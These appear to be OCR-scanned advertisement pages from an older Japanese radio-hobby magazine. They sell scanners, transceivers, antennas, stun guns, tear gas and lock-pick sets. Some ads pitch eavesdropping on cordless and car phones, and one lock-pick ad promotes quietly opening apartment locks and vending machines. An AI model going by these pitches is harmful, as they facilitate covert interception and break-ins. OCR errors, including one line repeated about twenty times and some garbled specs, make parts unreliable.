
J.I.C(株)

受付時間
AM9:00~PM7:30
日・祝・休



近郊の方は店頭販売も数しておりますので、御来店下さい。

◎全品消費税込 ◎お急ぎの方は代引が便利。電話一本で全国発送OK! 支払は商品到着時。



TONO PR-900
マイクロ
間多

¥39,800
¥31,000



信和 SR-001

プレゼント付
大特価¥44,800



JRC★新製品
NRD-535
¥149,800→特価



AOR (プレゼント付)
AR3000

定価¥129,800
特価¥109,000



フェアメイト
MP-200
(プレゼント付)



定価¥59,800
特価¥44,800

ユピテル
MVT-6000

大特価
¥89,000
(プレゼント付)



ユピテル
MVT-5000
(プレゼント付)

大特価
¥38,000



HP-100
M-II
(プレゼント付)

定価¥56,800
特価¥39,800



ユピテル
MVT-7000
(プレゼント付)

定価¥59,800
¥大特価
TEL



アイコム
R-1
(プレゼント付)

大特価
¥47,000



DR-590SX
DR-590HX
各大特価
受信改済



KENWOOD
TM-941(D)
受信改済
大特価



マランツ
C5600(D)
受信改済
大特価



DR-570SX
DR-570HX
受信改済 大特価



マランツ
C520
受信改済
(プレゼント付)

大特価



ヤエス
FT-728
受信改済
(プレゼント付)

大特価



マランツ
C160
¥37,800
C460
¥39,800
各受信改済



KENWOOD
TH-77
受信改済
(プレゼント付)

大特価



信和 SC-905GV2

- Aセット ¥49,800
- Bセット ¥69,000
- Cセット ¥74,000
- Dセット ¥80,000

★今が買い時
今後売価上昇します!



ナショナル
PQ-13

大特価
¥49,800ヨリ



長野県松本市島立442-2 年中無休

ハムセンライ

松本インターチェンジから市内に向かって700m左側

☎0263
47-7410

FAX.0263-47-6687

お申込方法 (送料全国¥1,000)

現金書留または銀行振込
振込先: 八十二銀行 西松本支店
☎87-398

受信機(資格不用)

アマチュア無線機

無線機

有限会社

ツクモときメカッ! ボーナセール

冬のボーナス一括払い受付中! (ヤエス・ケンウッド・アイコム・マランツに限りません。)

卸販売も致しております。お問い合わせは ☎ 03(3251)2441 中村迄

これを機会に買い換えましょう。

ツクモ買い取りセンター ☎ 03(3254)3999 担当/川上

不要になったRIG……



どしどし当社買い取りセンターへお電話でお問い合わせください。

商品のご注文は通販受注センター

フリーダイヤル

0120-377-999

商品についてのお問い合わせは各店又は
通販センター ☎ 03(3251)9911



受信機まつりだよ~



毎年恒例の梅雨がやって来ました。ツクモにも毎年恒例の「受信機まつり」がやってきました!!

おすすめ受信機 ラインナップ

6/21金 ~ 7/21日

最高級受信機

AOR **AR3000** 定価 ¥129,800



注冊 AB701

0.1~2036MHz超広帯域レシーバー、日本一のハイスピードスキャンサーチ、秒速20chオールモード

WFM NFM AM CW
LSB USB

スリムサイズが受けてます

YUPITERU **MVT-6000**

定価 ¥59,800 特価 ¥43,000



注冊 AB702

25~550MHz 800~1300MHz ★100chメモリー、夜でも安心フルイルミネーション

NFM AM

明るいディスプレイが好評

ICOM **IC-R100**

定価 ¥84,800



注冊 AB703

0.1~1856MHz、広帯域レシーバー121chメモリー

WFM NFM AM

オプションのTVアダプターでTVも見れるコミュニケーションレシーバー

ICOM **IC-R7100**

定価 ¥138,000



注冊 AB704

25~1000MHz 1240~1300MHz (一部の周波数を除く)
★FM/TVアダプター (TV-R70000J) 定価 ¥19,800

ハンディータイプ

これは最強YUPITERU

MVT-7000

定価 ¥59,800

●8MHz~1300MHzをWFM NFM AMでフルカバー
●200chメモリー

注冊 AB705

特価販売中!

今まで周波数を含えるのが面倒だったという方におすすめのUHF帯レシーバー

TONO **PR-900**

マイコン閉太 BUNTA

定価 ¥39,800

★ポケットにラクラク入る超小型軽量

★342.0MHz~386.3MHz ~840MHz~940MHz z

NFM

大好評につき品切れが予想されます。御手配下さい。

注冊 AB708

感度一番/YUPITERU

MVT-5000

定価 ¥59,800

●25~550MHz 830~1300MHz

特価 ¥40,000

注冊 AB706

FAIR MATE

HP-100M-II

定価 ¥56,800

●8~600MHz、805~1300MHz
●1000chメモリー

●WFMも受信可能

WFM NFM AM

注冊 AB709

ICOM **IC-R1**

定価 ¥54,800

●100KHz~1300MHz
●業界最小 注冊 AB707

★IC-R1用オプションキットも廉価に取扱っております

WFM NFM AM

超お買得品

6バンド受信機 **MK-26**

定価 ¥9,800

エアバンドまで入る/AIR、PB、FM、WB、TV、CB、この値段で手に入るすくねもの

特価 ¥2,800 (〒824)

●改造パーツ ¥500

●AIRバンドハンディアンテナ ¥3,000

10バンド受信機 **MK-59**

AM、SW、SW2、FM、TV、TV2、AIR、HAM、PB、緊急、この値段でエアバンドまで入るすくねもの

特価 ¥8,500 (〒927)

●日本ではPB(ポリスバンド)はほとんどデジタル化されて接続はできません。

業務に、レジャーに使いいろいろ! どう使うかはあなた次第!!

交通情報無線受信機能付

レーダー探知器

YUPITERU **RX80 NEW**

定価 ¥72,000

高速道路などの公団無線やスピード取締現場連絡無線(350.1MHz)も受信できます。



注冊 AB712

低雑音広帯域Ga-AsFET

Jim受信専用プリアンプ

M-100 特価 ¥14,000 (サービス)

●出力5Wまでなら接続できます。

●受信機プリアンプ(24~2,150MHz)

M-75 特価 ¥11,000 (サービス)

●受信機プリアンプ(24~2,150MHz)

M-50 特価 ¥8,000 (サービス)


●受信専用プリアンプ(25~970MHz)

秋葉原各店


名古屋2号店

ツクモ札幌

通信販売のお申し込み方法



営東京各店AM10:15~PM7:00



(代金引換配達) お申し込みは電話で(但し大型アンテナ、タワー類は除きます。)

(現金書留払い) 101-91 東京都千代田区神田郵便局私書箱135号

ツクモ通販センター AB係

(銀行振込払い) 三和銀行 秋葉原支店(普)1009939 ツクモデンキ宛

事前に☎で御連絡下さい。

(クレジット払い) (クレジット払い)

通信販売での御利用カード、ツクモグローバルカード、VIP

カード、セントラルカード、ジャックス(御本人様より電話

で通信販売部へお申し込み下さい)

センター店>休毎週木曜日<名古屋2号店>休毎週水曜日の所7/11~8/6迄無休<札幌店>休毎週木曜日の所6/28~7/24迄無休

TOA

護身用具、防犯用具の専門店

株東亜セキュリティー

高電圧スタンガン 暴漢撃退

強烈な電気ショックを与え、
確実に自分の身を守れる!!

ただ今スタンガンお求めの方に催涙ガス(口紅タイプ)一本をサービス中

極限の200,000ボルト“新登場”

オメガ-K

パワー120,000ボルト

ゴールドブル

NEW



上下2枚の放電パネル(長さ215mm)の間を連続して電光が走り接触面積を拡大。また、衝撃に強く、棒状での防衛に適している。

■サイズ: □35×55×L400mm
■重さ: 750g
■安全装置付
定価¥95,000
(充電電池、充電器各3個含む)

スパークスティック MRT-525K



パワー120,000ボルト

離れた相手の攻撃に対し最も効力を発揮。放電部が先端の2本の電極針及び上下2本の溝部と幅広い、スティックを握る事は皆無。棒状の攻撃からも防衛しやすく、しかも厚手の衣服、コート、皮革衣等抵抗なく通電可能な本格タイプ。特に夜間の巡回、オフィス、店舗、ドライバー等使用用途大。

■サイズ: 480×40mm
■重さ: 440g
■パワー: 120,000ボルト
定価¥75,000
(充電電池、充電器各2個含む)



ハンディータイプでは
最強パワー内蔵!
■サイズ: 200×70×35mm ■重さ: 300g
■安全装置付 ■充電器、電池各2個
■ホルスター付
定価¥70,000

パワー80,000ボルト

MRT-801R

ダブル安全機能付最高レベルのパワー内蔵
■サイズ: 175×60×23mm
■重さ: 210g
定価¥50,000
(電池、充電器、ホルスター付)



オメガ

ポケットサイズのスタンガン
■サイズ: 130×60×30mm
■重さ: 180g
定価¥50,000
(電池、充電器付)



パワー50,000ボルト

NOVA-XR5000

U.S.A. 各州ポリス公式採用の格式のある製品
■サイズ: 155×35×22mm
■重さ: 200g
定価¥40,000
(電池、充電器付)



スタンピスト SSP-964R

安全ロックを外さない限り作動しない。ポケットやバッグの中などに携帯しても安全。
■サイズ: 45×110×20mm
■重さ: 180g
定価¥98,000
(アルカリ電池付)



性能をグッと凝縮! 高性能ミニスタンガン

MRT-350S

パワー50,000ボルト
角型ミニスタンガン

■サイズ: 104×58×32mm
■重さ: 87g
■パワー: 50000ボルト
定価¥35,000
(電池含む)



MRT-500R

パワー35,000ボルト
丸型ミニスタンガン

■サイズ: 35×140mm
■重さ: 95g
■パワー: 35000ボルト
定価¥23,000
(電池含む)



催涙ガス 離れた場所から... シュッとひと吹きで

痴漢・暴漢を撃退!!

ガントイプ	ギャラント	スーパージャイアント	口紅タイプ	マン	トップ
CN-701 3m範囲で催涙ガスを強力に発射。ガントタイプなので確実に目標を狙えます。 安全装置付き。 ■サイズ: 103×115×30mm ■重さ: 90g (ガス交換不可) 定価¥15,200 (※別売スプレーポンプ ¥5,800)	CN-711 バックやポケットに入れて、手軽に持ち運べずばやく取り出せるライタータイプの安全装置付。 ■サイズ: 100×50×25mm ■重さ: 70g (ガスの交換不可) 定価¥8,500	CN-601 高圧噴射装置付きの強力本格派タイプの発射量及び、射距離(4m-6m)を大幅にアップし、特に複数無防備の車道には、最大の威力を發揮。(事務所、倉庫等用途大) 安全装置付。 ■サイズ: 250mm×65g ■重さ: 500g ■容量: 400cc (ガスの交換不可) 定価¥42,000	CN-101 小型ながら威力は抜群。軽便型。 ■サイズ: 87×22g ■重さ: 30g ■容量: 40cc (ガスの交換不可) 定価¥6,300	CN-201 あなたの小さなボディガード。 ■サイズ: 80×34g ■重さ: 65g ■容量: 40cc (ガスの交換不可) 定価¥9,500	CN-131 外出時に胸のポケットにもスポッと差し込める紐身のスプレータイプ。 ■サイズ: 132×22g ■重さ: 65g ■容量: 40cc (ガスの交換不可) 定価¥12,400
スタンダード	スーパー	ジャンボジャイアント	動物専用	警棒タイプ	⑧防弾ベスト
CN-301 携帯サイズの大きさも、ガスの容量も必要で十分な実用性能で大人気。 ■サイズ: 110×34g ■重さ: 90g ■容量: 63cc (ガスの交換不可) 定価¥13,500	CN-401 一家に1本常備で年中無休の防衛。 ■サイズ: 130×34g ■重さ: 90g ■容量: 75cc (ガスの交換不可) 定価¥16,800	CN-501 いざの時ワンタッチで3m-5m範囲を正確にとらえ、暴漢撃退。 ■サイズ: 175×45g ■重さ: 170g ■容量: 150cc (ガスの交換不可) 定価¥26,800	野犬など危険な動物との遭遇時もワンタッチで撃退する動物専用タイプ。 ■サイズ: 82×34g ■重さ: 60g ■容量: 40cc 定価¥7,500 ■サイズ: 110×34g ■重さ: 90g ■容量: 63cc 定価¥9,500	引金を引くと先端より強力なガスを発射。会社、現場、夜警等の仕事の場面に最適。 ■サイズ: 35g×300mm ■重さ: 90g 定価¥28,700 (スプレーポンプ1本サービス) ■サイズ: 35×480mm ■重さ: 320g 定価¥31,600 (※別売スプレーポンプ ¥12,000)	ディプロマット 誰にも気付かれずダンディなチョッキタイプ。 ■色: 青 ■サイズ: フリーサイズ 定価 ¥85,000 (※他にも各種防弾ベストあり)

注文方法

●現金書留の場合、即日、宅急便または郵便で発送。●お急ぎの方は電話又はFAXにて受付。●ハガキ注文の場合、干、住所、商品名、数量、捺印、電話番号を必ず明記のこと(尚、電話番号、捺印なき場合は発送できない場合があります。——電話、ハガキ注文の場合、いずれも代金引換にて送付。(送料500円)


申込先

〒169 東京都新宿区高田馬場1-13 東神ビル703
03-3205-8236 株東亜セキュリティー 7

年中無休

●電話受付 午前9:00~深夜12:00まで(日・祭日も受付) ●来店かかげい午後6時まで(日・祭日は、ご連絡下さい。)

■ファックス 03-3209-2617(24時間受付) ★広告以外にも各種強力護身用具ありますのでお気軽にご来社下さい。★カタログご希望の方は初手¥500にてお送りします。



「アクションハンター」街に現れる。

ダイヤモンドから、マルチバンドハンディーついに登場。

おもしろくらい交信をキャッチできる。聞く楽しさを追求すれば、どうしたってマルチバンドアンテナで運用したい。だから、ダイヤモンドの多バンド受信対応アクションハンター。精悍なブラックパッケージで新登場です。

DIAMOND
ANTENNA

9 Band

※全機種インピーダンスは50Ωです。



RH9 ¥3,500 新製品

144/430/900MHz送受信・120(エアーバンド)/150/300/450/800/1200MHz受信対応
●全長:7cm ●形式:1/4λ(144/430/900MHz)



RH951 ¥5,100 144/430/1200MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(144/430MHz)、5.5dB(1200MHz) ●全長:36cm ●形式:1/4λ(144MHz)、1/2λ(430MHz)、5/8λ2段(1200MHz)フレキシブル

※RH951(430/1200MHz帯)、RH901(430/900MHz帯)、RH771/775/777/779の430MHz帯はノンラジアルタイプです。

8 Band



RH901 ¥5,900 144/430/900MHz送受信・120(エアーバンド)/150/300/450/800MHz受信対応
新製品

●利得:2.15dBi(144MHz)、3.8dB(430MHz)、5.5dB(900MHz) ●全長:49cm ●形式:1/4λ(144MHz)、C-Load(430MHz)、5/8λ2段C-Load(900MHz)フレキシブル



RH701 ¥3,500 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm ●形式:1/4λ(144/430MHz)フレキシブル



RH771 ¥3,500 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:40cm ●形式:1/4λ(144MHz)、1/2λ(430MHz)フレキシブル



RH775 ¥3,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ)、14cm(最短サイズ) ●ロッド段数:8段 ●形式:1/4λ(144MHz)、1/2λ(430MHz)

※RH779、RH777、RH709、RH707には便利で新しい「折曲がり機構」がついています。



折曲機構付

RH707 ¥3,800 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm ●形式:1/4λ(144/430MHz)フレキシブル



折曲機構付

RH709 ¥4,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm(フルサイズ)、11cm(最短サイズ) ●ロッド段数:7段 ●形式:1/4λ(144/430MHz)



折曲機構付

RH777 ¥3,900 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品


●利得:2.15dBi(430MHz) ●全長:40cm ●形式:1/4λ(144MHz)、1/2λ(430MHz)フレキシブル



折曲機構付

RH779 ¥4,600 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ)、14cm(最短サイズ) ●ロッド段数:8段 ●形式:1/4λ(144MHz)、1/2λ(430MHz)



第一電波工業株式会社/通信機器事業部
本社 〒175 東京都板橋区高島平9-24-13

〒350 埼玉県川越市小中居中通り445-1 TEL (0492)35-7171(代)

東京営業所 TEL (0492)35-7882(代) 名古屋営業所 TEL (052)586-3238(代) 大阪営業所 TEL (06)644-4081(代)

九州営業所 TEL (092)592-3225(代) 仙台営業所 TEL (022)224-6061(代) 札幌営業所 TEL (011)261-3220(代)


●ダイヤモンドアンテナ製品のカatalogをお送りします 切手300円を同封して、上記の通信機器事業部宛へどうぞ ●広告に掲載の全商品の価格には、消費税は含まれておりません

ツースhot完全自動装置!

最新型モデル

ONE TO ONE

《ワン・ツー・ワン》



システム例

♥ 独自T.S.機能によりレディーコールはホットに集中♥
コンピュータ管理によりレディーの在宅勤務が可能。

特徴

1. 16回線標準ユニット
2. 自動スキャン・スキップ機能
3. 独自T.S.機能
4. コール数表示
5. ガイダンス録音機能内蔵
6. BGM音源装置付属、ミュージック付
7. LCD表示による回線接続状況モニター/カット機能
8. パーフェクト妨害防止機能
9. DJ機能
10. 高性能通話品質が自慢(比べてみて下さい)


お問い合わせ、ご相談は……

SUNFLASH CORPORATION, YOKOHAMA

有限会社 サンフラッシュ

〒231 横浜市中区長者町5-72-1 YSセンタービル

TEL.045-261-7741 FAX.045-252-3430




※ご希望の装置も開発、製造いたします。お気軽にご相談ください。

開錠工具

全商品に日本語取説付!

空き巣、盗聴等違法行為や悪意の有る使用はご遠慮下さい。


この商品の販売は犯罪に使用される恐れがあるため法的責任の取れる20歳以上の方に限らせて頂きます。



MD60

ピックとテンションレンチ61本入り。
プロ用最高級、本皮ケース入り。
開錠講座ビデオ付


¥50,000



モデルA

ピック6本とテンションレンチ付き。
入門者用、本皮ケース入り。
開錠講座ビデオ付

¥18,000



ロックエイド

アメリカ司法当局が13年間にわたって愛用している、だれでも覚えやすいピストル型開錠工具。ライフ社製。

¥30,000



ハーフキー・セット

一般家庭の勝手口や木造アパート等で主に使われている特定の鍵専用で早くそして静かに開錠出来ます。


¥18,000



Aセット

- モデルA
- ロックエイド
- ハーフキーセット

¥60,000



Bセット

- MD-60
- ロックエイド
- ハーフキーセット

¥90,000

◎〔A、BセットともにVHSビデオソフト開錠講座「A to Z」(英語版)を全員にプレゼント〕

※他にチューブロック用(主にゲーム機、パチンコ台、旧型自動販売機等に使われている)ミニピック有。詳しくはお問合せ下さい。

お申込は：タチカワ・トレーディング 〒367 本庄市見福2-13-12/101

☎0495-24-1967 (FAX兼用 毎日午後6～9時まで)

FAX使用の場合、切換の都合上あらかじめ電話連絡の上でお願いします。

●住所、氏名、年齢、電話番号、商品名、数量を明記の上で注文金額の全額または半額を現金書留にてお送り下さい。送料及び残金は商品到着時の引替えとなります。

●なお、商品は全てアメリカ合衆国からの輸入品のため、お届けまで多少日数のかかる事が有りますのでご了承下さい。

飛ばし屋から行動派まで……ナテックハンディアンテナシリーズ

行動派 アンテナ (MINI TOPシリーズ)



H50 ¥3,500 全長 7 cm
144/430/904MHz & 800/900/1200MHz受信 重量30 g

H60 ¥3,800 全長 7 cm
1200/430MHz & 800/900MHz受信 重量30 g

高感度 聞くだけ アンテナ (EAR TOPシリーズ)


R803 ¥4,200 全長 19 cm
300/800/900MHz 受信専用 重量30 g

R312 ¥4,600 全長 43 cm
エアーバンド/300MHz 受信専用

楽しさ満載

アンテナ (MIDDLE TOPシリーズ)

144/430MHz & エアーバンド/300/800/900MHz受信
全長22cm 重量30 g



H200 ¥3,500

H220 ¥3,800


H222 ¥4,300

短縮時 11 cm

飛ばし屋

アンテナ (LONG TOPシリーズ)

144/430MHz & エアーバンド受信
H333のみ短縮時300/800/900MHz受信



H300 ¥3,500

H330 ¥3,900

H333 ¥4,600

全長38cm 重量40 g

欲ばり

アンテナ (WIDE TOPシリーズ)

120~900MHz ロッド段数により各バンドに対応 全長54cm 重量40 g



H100 ¥2,800

短縮時 12.5 cm


ナテックオリジナル エレメント可倒機構

H100、H220、H222、H330、
H333、R803にて対応

株式会社 ナテック

〒356 埼玉県川越市砂 978 - 14
TEL 0492 - 47 - 1181(代) FAX 0492 - 47 - 1183

プロ用・アマ用海外仕様通信機



日本マランツ C520・C620専用高級革ケース

官憲や軍用に製作された重厚な仕上げ。激しい動きにも不用意に設定が動いてしまわず外観からではリグの判別はできないよう工夫されています。

ストラップ付、巾着ベルトに装着可、税・送料込み¥8,500

[上記フラップを外すとC150/450・FT728にも対応]
申し込みは郵便振替で、東京 9-54491「アエロ・コム」
あて送金下さい。

- IC-A2……720ch エアバンドトランシーバー
- IC-A20……VOR付720ch エアバンドトランシーバー
- IC-M11……国際&USA VHF 6w トランシーバー
- IC-M80……国際&USA VHF 25w トランシーバー
- IC-M500……国際&USA VHF 25w トランシーバー
- IC-M700TY……HF マリンバンドオールモード150w
- IC-H16……136~174MHz 16ch 5w FMハンディー
- IC-U16……450~480MHz 16ch 5w FMハンディー
- IC-U18……450~480MHz 16ch 軍用ハンディー
- IC-V100……136~174MHz 16ch 25w モービル
- IC-U400……450~512MHz 16ch 25w モービル
- IC-38A……220MHz アマ機 25w FM モービル
- IC-3SAT……220MHz アマ機 5w FMハンディー
- TH77A……358~450MHz TX可。TH77の輸出バージョン
△マーク以前の国内TH-77と同一CPU使用。

無線機の資料請求は切手300円分同封のうえ

〒112 文京区関口 1 - 25 - 6 - 305

FAX. 03 (3260) 9248

アエロ・コム

ALINCO
DJ-P1



(カラー:ホワイト・ブラック・イエロー)

定価¥37,800

ICOM
IC-4005



定価¥41,500

免許・資格 一切不要!! 特小電力トランシーバー

■屋外での運用も安心


少々の雨やうき風に耐えられる防滴構造
ですので、屋外でも安心して運用できます。

■チャンネル数はフル装備の 9チャンネル

法律で指定された9チャンネルをすべて実
装済み。他のグループと別のチャンネル番
号を使用すれば、同時に同一場所でも使用し
ても混信が起きません。

トーンスケルチはDJ-P2のみです

トーンスケルチ説明図



(A)は①からの音のみ聞こえる。

(B)は②からの音のみ聞こえる。

チャンネル番号全員同じ

■誰でも使えるトランシーバー

このトランシーバーは、郵政省技術基準適
合品ですので免許・資格・申請など、一切
不要。購入したその時から誰でも自由に使
えます。

■誰でも使えるトランシーバー

■グループ同士の通話を効率良く
行なえるトーンスケルチ機能

38波のトーン周波数内蔵で、チャンネル番
号とトーン番号が一致した時のみ、受信音
が聞こえるトーンスケルチは、グループ同士
で目的に応じてトーン番号を使い分けるこ
とで効率的な通話ができます。

★トーンスケルチとは

一般的な交信は、チャンネル番号(周波数)
が一致すると、スピーカーの扉(この扉をス
ケルチという)が開き交信可能となります。
しかし、この場合不必要な音も聞こえます。
そこで、この不必要な音を聞こえなくする
方法として考えられたのがトーンスケルチで
す。つまり、チャンネル番号の他に「合言葉」も
一語に送り、受信側では、これも一致した時
だけスピーカーの扉が開くようになります。
また、この「合言葉」に相当するのがトーン
周波数で、全部で38波あります。

KENWOOD
UBZ-7C

DCコード付



定価¥41,800

ALINCO
DJ-P2

DCコード付



(カラー:ホワイト・ブラック・イエロー)

定価¥39,800

▽適合直流安定化電源



DM-104

定価 ¥5A ¥9,800 → ¥6,000

DM-107

定価 ¥7A ¥16,800 → ¥9,800

DM-107M

定価 ¥7A ¥18,800 → ¥11,800

(メーター付)

DM-112MV

定価 ¥15A ¥25,800 → ¥17,000

(メーター付)

DM-120MV

定価 ¥22A ¥29,800 → ¥19,000

(メーター付)

DM-130MV

定価 ¥30A ¥39,800 → ¥23,000

(メーター付)



このDMシリーズ直流
安定化電源は、甲種電
気用品規格の▽マーク
電源で、無線機ははじ
めオーディオ・ビデオ
機器等に幅広く使用
いただけるものです。

DC/DC CONVERTER 全機種過電圧・過電流保護回路内蔵!!



DT-606

定価 ¥6A ¥11,800 → ¥7,000

DT-612

定価 ¥12A ¥14,500 → ¥9,000

DT-615

定価 ¥15A ¥17,800 → ¥12,000

DT-630

定価 ¥30A ¥32,800 → ¥21,000

DT-630M

定価 ¥30A ¥37,800 → ¥24,000

(メーター付)



(通販でお買い上げのお客様は電源コード5mサービス)

〈広帯域受信アンテナ〉

★COMET 定価 特価

CRZ-12DB ¥18,800 → ¥15,500

CRZ-05 ¥15,800 → ¥13,000

CRZ-07 ¥14,800 → ¥12,500

CDS-150 ¥13,000 → ¥11,000

★DIAMOND

D-505 ¥13,000 → ¥11,500

D-707 ¥18,800 → ¥16,500

D-707C ¥21,800 → ¥19,000

D-130 ¥13,000 → ¥11,500

★MALDOL 定価 特価

★NEW HS-130BS ¥17,500 → ¥15,500 (ゲインコン
トローラー付)

HS-130M ¥11,200 → ¥9,500

HS-130MT ¥11,200 → ¥9,500

★ケーブルセット&コネクター

ルーフタイプケーブルセット ¥5,500

ハッチバックケーブルセット ¥5,500

トランクタイプケーブルセット ¥5,500

MJ-BNCPコネクター ¥1,500

5D-2V(M-M) 10m ¥1,800

15m ¥2,400 20m ¥3,000

※D-707Cは
MJ-BNCP
ケーブル15m付

〈ハンディ用アンテナ〉

★COMET 特価

CH-501X ¥3,400

CH-701X ¥4,700

★DIAMOND

RH-900 ¥5,100

RH-700 ¥3,100

RH-770 ¥4,600

★ARAKI

LP-360 ¥1,860

★MALDOL

HG-600B ¥3,700

同時通話トランシーバー

HS-515A

(トムキヤットS)

ヘッドセットタイプ

定価¥44,800

特価¥40,000



HS-818A

(トムキヤットB)

ヘルメット装着タイプ

定価¥48,800

特価¥42,000



レジャーに業務にと、幅広い用途!!

完全同時通話で100~150mの通話距離

〈標準セット〉

本体2台1組、ニッケル電池パック×2

単4電池ケース×2、チャージャー×1

アンテナ×2、ソフトウェア×2

〈オプション〉

車載用マグネットアンテナ(MG506M)

¥5,800(1台分)

MGS06Mを使えば、通話距離がアップ!!

(500m~1km)

ルーフ・ハッチバック用は¥1,000アップ!

切り取り線

キャリングポシェット

CP-50

使用可能無線機
サイズ

H(175~100)

W(60~45)

D(40~35%)

カラー: イエロー

ブルー

通販特価¥5,800

カラー: イエロー

ブルー

通販特価¥5,800

カラー: イエロー

ブルー

通販特価¥5,800

ハンディ用クリップベース

DIAMOND

MCR ¥4,000

MCR II ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

MCR II S ¥5,000

〈通信販売申込書〉

年 月 日

AB7号 マチダ電気

お名前		電話番号		() -	
住所		〒			
商品名	お支払い方法		現金・クレジット・代金引換便 (代引手数料¥500up.)		
	クレジット 回数	3・6・10・12・15 18・20・24・30・36			

※クレジットを希望の方で未成年又は、学生の場合、保護者が申込者となります。

**YUPITERU
MVT-5000**25-600
800-1300MHz
AM/NFM
10バンドサーチ機能
100chメモリー定価¥59,800
特価¥37,000**YUPITERU
MVT-7000**8-1300MHz
AM/NFM/WFM
10バンドサーチ機能
200chメモリー発売記念価格
¥59,800**FAIR MATE
HP-100M II**8-600
805-1300MHz
AM/NFM/WFM
10バンドサーチ機能
100chメモリー定価¥56,800
特価¥45,000
送料共**YUPITERU
VT-125**エアバンド専用
レシーバー
108-148MHz
30chメモリー定価¥34,800
特価¥26,000**TONO
PR-900**コードレスホン
自動車電話
番活系受信
専用タイプ定価¥39,800
特価¥33,800**YUPITERU
MVT-4000**143-162, 347-400
850-935MHz
20CHメモリー, NFW
10バンド
サーチ機能

10台限り

定価¥54,800
特価¥24,000**STANDARD
AX-700**50-805MHz
100chメモリーAM/NFM/WFM
バンドスコープ付定価¥89,800
¥通販特価**SINWA
SR-001**25-1300MHz
100chメモリーAM/NFM/WFM定価¥74,800
特価¥50,000**DJ-162SX**144MHz ★
5W定価¥37,800
